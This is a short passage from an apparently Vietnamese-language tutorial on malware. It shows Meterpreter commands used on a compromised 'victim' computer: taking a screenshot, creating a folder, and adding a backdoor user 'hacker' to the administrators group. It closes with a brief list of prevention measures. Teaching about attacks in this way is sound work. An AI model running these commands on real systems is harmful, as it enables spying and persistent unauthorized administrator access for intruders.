







* Chụp hình máy tính nạn nhân: **→ meterpreter > screenshot**






* Tạo thư mục trên máy nạn nhân:


|  |
| --- |
| *meterpreter> mkdir C:/hacker* |







* Tạo user có quyền admin trên máy nạn nhân:

|  |
| --- |
| *meterpreter> shell*  *net user hacker abc123 add*  *net localgroup administrators hacker /add* |







# **PHÒNG CHỐNG CÁC PHẦN MỀM ĐỘC HẠI**

* Cài đặt chương trình duyệt virus
* Không chạy các chương trình lạ
* Cập nhật hệ điều hành và phần mềm
* Sử dụng tường lửa (FireWall)
* Giáo dục kiến thức về mạng
* …..